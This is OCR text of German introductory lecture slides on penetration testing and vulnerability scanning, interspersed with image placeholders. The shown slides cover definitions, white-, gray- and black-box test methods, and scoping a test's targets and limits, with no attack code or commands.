
Penetration Testing und Vulnerability Scanning – Metasploit(able)

Alexander Bainczyk

Gliederung

1. Penetration Testing
2. Metasploit
3. Bewertung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
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
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
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
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
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
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
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Gliederung

1. **Penetration Testing**
2. Metasploit
3. Bewertung

Einführung

Einführung

Mehrschrittiges Verfahren, bei dem Methoden eines Angreifers zur Umgehung von Sicherheitsmaßnahmen eines Systems simuliert werden.

Vulnerability Scanning: System auf Schwachstellen untersuchen

Penetration Testing: Schwachstellen ausnutzen

Gründe:

- Bestehende Sicherheit verifizieren
- Wirksamkeit von Sicherheitsmechanismen überprüfen

Ziele:

- Schwachstellen aufdecken
- Sicherheit & Vertrauenswürdigkeit erhöhen

Testmethoden

Testmethoden

White-Box Test

Vollständige Kenntnisse über das Zielsystem

➡ Worst-Case

Gray-Box Test

Wenig Kenntnisse, Rechte eines Standardnutzers

➡ Interner Angriff


Black-Box Test

Keine Kenntnisse, keine Rechte

➡ Angriff eines Außenstehenden

Phasen


Phasen



Rahmenbedingungen festlegen

- Was ist das zu prüfende System?
- Welche Methode soll angewendet werden?
- Was sind die Ziele und Grenzen des Tests?

